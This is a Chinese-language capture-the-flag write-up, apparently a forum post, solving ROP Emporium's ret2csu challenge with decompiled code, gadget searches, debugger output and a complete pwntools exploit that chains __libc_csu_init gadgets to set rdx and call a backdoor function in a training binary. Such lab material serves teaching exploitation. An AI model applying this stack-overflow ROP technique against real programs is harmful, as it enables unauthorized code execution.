

做ROP Emporium的ret2csu陷入僵局的时候
想找wp的时候发现网上没有任何wp(可能是新题吧)

⑦ret2csu

Learn a ROP technique that lets you populate useful 64 bit calling convention registers like rdi, rsi and rdx even in an environment where gadgets are sparse.



题目很简单就跟之前的题目一样有一个有问题的函数 pwnme

主函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    setvbuf(stdout, 0LL, 2, 0LL);
    puts("ret2csu by ROP Emporium\n");
    pwnme();
    return 0;
}
```

pwnme

```
void **pwnme()
{
    void **result; // rax
    char s; // [rsp+0h] [rbp-20h]

    memset(&s, 0, 0x20uLL);
    puts("Call ret2win()");
    puts("The third argument (rdx) must be 0xdeadcafebabebeef");
    puts(&byte_400924);
    printf("> ", 0LL);
    off_601018 = 0LL;
    off_601028 = 0LL;
    off_601030 = 0LL;
    fgets(&s, 0xB0, stdin);
    result = &off_601038;
    off_601038 = 0LL;
    return result;
}
```

还有一个后门函数

ret2win

```
int __fastcall ret2win(__int64 a1, __int64 a2, __int64 a3)
{
    char command[8]; // [rsp+10h] [rbp-20h]
```

```

__int64 v5; // [rsp+18h] [rbp-18h]
__int16 v6; // [rsp+20h] [rbp-10h]
__int64 *v7; // [rsp+28h] [rbp-8h]

v5 = 0xD5BED0DDDFD28920LL;
v6 = 170;
*(__QWORD *)command = a3 ^ 0xAACCA9D1D4D7DCC0LL;
v7 = (__int64 *)((char *)&v5 + 1);
*(__int64 *)((char *)&v5 + 1) ^= a3;
return system(command);
}

```

可以看到ret2win需要三个参数

a1和a2是没关系的但是a3必须是0xdeadcafebabebef

找一下可以用的gadget

```


parallels@parallels-vm:/media/psf/pwnctf/rop_emporium_all_challenges/ret2csu$ ropper -f ret2csu | grep rdx
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
0x000000000040056a: add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;
0x000000000040056b: or ah, byte ptr [rax]; add byte ptr [rax - 0x7b], cl; sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;
0x000000000040056d: sal byte ptr [rdx + rax - 1], 0xd0; add rsp, 8; ret;
parallels@parallels-vm:/media/psf/pwnctf/rop_emporium_all_challenges/ret2csu$

```

发现并没有可以用的gadget能pop rdx 或者 mov rdx

上网找一下ret2csu是啥

3) Universal μ ROP to control the execution flow from `__libc_csu_init()`



通过搜索发现这是blackhat2018年的议题

通过一个万用的gadget来制造rop

打开__libc_csu_init函数的汇编可以看到

rdx的值是r15给的

然后下面正好有一个pop r15

就有一个完整的rop链先到0x400896在从头跑一遍给rdx赋值

```

0000
0880 loc_400880:                                ; CODE XREF: _
0880      mov     rdx, r15
0883      mov     rsi, r14
0886      mov     edi, r13d
0889      call    qword ptr [r12+rbx*8]
088D      add     rbx, 1
0891      cmp     rbp, rbx
0894      jnz     short loc_400880
0896 loc_400896:                                ; CODE XREF: _
0896      add     rsp, 8
089A      pop     rbx
089B      pop     rbp
089C      pop     r12
089E      pop     r13
08A0      pop     r14
08A2      pop     r15
08A4      retn

```

中间有一个rbp和rbx的比较上面有一个rbx+1
 所以只要将rbp赋值为1就可以向下走了
 最关键的地方就是call qword ptr [r12+rbx*8]
 这里要怎么绕过首先r12和rbx的值都是可控的所以这个地址是可控的
 然后因为要解引用首先想到的是got表的地址他指向的是libc里面的地址就可以调用了

```

ot.plt:0000000000601000      assume cs:_got_plt
ot.plt:0000000000601000      ;org 601000h
ot.plt:0000000000601000      _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
ot.plt:0000000000601008      qword_601008      dq 0 ; DATA XREF: sub_400580↑r
ot.plt:0000000000601010      qword_601010      dq 0 ; DATA XREF: sub_400580+6↑r
ot.plt:0000000000601018      off_601018      dq offset puts ; DATA XREF: _puts↑r
ot.plt:0000000000601018      ; DATA XREF: pwnme+4B↑o
ot.plt:0000000000601020      off_601020      dq offset system ; DATA XREF: _system↑r
ot.plt:0000000000601028      off_601028      dq offset printf ; DATA XREF: _printf↑r
ot.plt:0000000000601028      ; DATA XREF: pwnme+57↑o
ot.plt:0000000000601030      off_601030      dq offset memset ; DATA XREF: _memset↑r
ot.plt:0000000000601030      ; DATA XREF: pwnme+63↑o
ot.plt:0000000000601038      off_601038      dq offset fgets ; DATA XREF: _fgets↑r
ot.plt:0000000000601038      ; DATA XREF: pwnme+87↑o
ot.plt:0000000000601040      off_601040      dq offset setvbuf ; DATA XREF: _setvbuf↑r
ot.plt:0000000000601040      _got_plt      ends
ot.plt:0000000000601040

```

第一次改的时候发现失败了,gdb一直告诉我是个无效地址而且为0

查看一下got表

```

pwndbg> tel 0x601000
00:0000      0x601000 (_GLOBAL_OFFSET_TABLE_) -> 0x600e20 (_DYNAMIC) ← 0x1
01:0008      0x601008 (_GLOBAL_OFFSET_TABLE_+8) -> 0x7f4798c00168 ← 0x0
02:0010      0x601010 (_GLOBAL_OFFSET_TABLE_+16) -> 0x7f47989f0870 (_dl_runtime_resolve_avx) ← push rbp
03:0018      0x601018 (_GLOBAL_OFFSET_TABLE_+24) ← 0x0
04:0020      0x601020 (_GLOBAL_OFFSET_TABLE_+32) -> 0x4005a6 (system@plt+6) ← push 1
05:0028      0x601028 (_GLOBAL_OFFSET_TABLE_+40) ← 0x0
...
pwndbg>
08:0040      0x601040 (_GLOBAL_OFFSET_TABLE_+64) -> 0x7f479867ee70 (setvbuf) ← push rbp

```

发现居然真的是0
 got表为0应该是不可能的


▼ 先知社区

不过有个漏网之鱼setvbuf

先知社区

这样的话就不能成功调用ret2win函数了

意外的发现了

 先知社区

然后将r12的地址换成其中一个初始化用的函数地址0x0600E10

脚本

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context.arch = 'amd64'

local = 1

if local:
    cn = process('./ret2csu')
    # bin = ELF('./task_shoppingCart',checksec=False)
    # libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
    # libc = ELF('/lib/i386-linux-gnu/libc.so.6',checksec=False)

init_add = 0x0600E10
rop1_add = 0x0400896 #add rsp, 8 ; pop rbx ; pop rbp ; r12 r13 r14 r15 ret
rop2_add = 0x0400880 #mov rdx, r15 ; mov rsi, r14 ; mov edi, r13d ; call qword ptr [r12+rbx*8]
# z('b*0x04006E2\nc')
win_add = 0x04007B1
cn.recvuntil('beef')

payload = 'A'*0x20
payload += p64(0) # rbp
payload += p64(rop1_add) #ret
payload += p64(0) #padding
payload += p64(0) #rbx
payload += p64(1) #rbp
payload += p64(init_add) #r12
```

```
payload += p64(0x0601060) #r13
payload += p64(0) #r14
payload += p64(0xdeadcafebabebeef) #r15
payload += p64(rop2_add) #ret
payload += p64(0) #padding
payload += p64(0) #rbx
payload += p64(0) #rbp
payload += p64(0) #r12
payload += p64(0) #r13
payload += p64(0) #r14
payload += p64(0) #r15
payload += p64(win_add) #ret
```

```
cn.sendline(payload)
```

```
cn.interactive()
```

参考文章

<http://eternalsakura13.com/2018/03/31/return2csu/>

点击收藏 | 0 关注 | 1

[上一篇：Ursnif木马分析：隐写术万岁！](#) [下一篇：XSS Thousand Knoc...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟贴

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)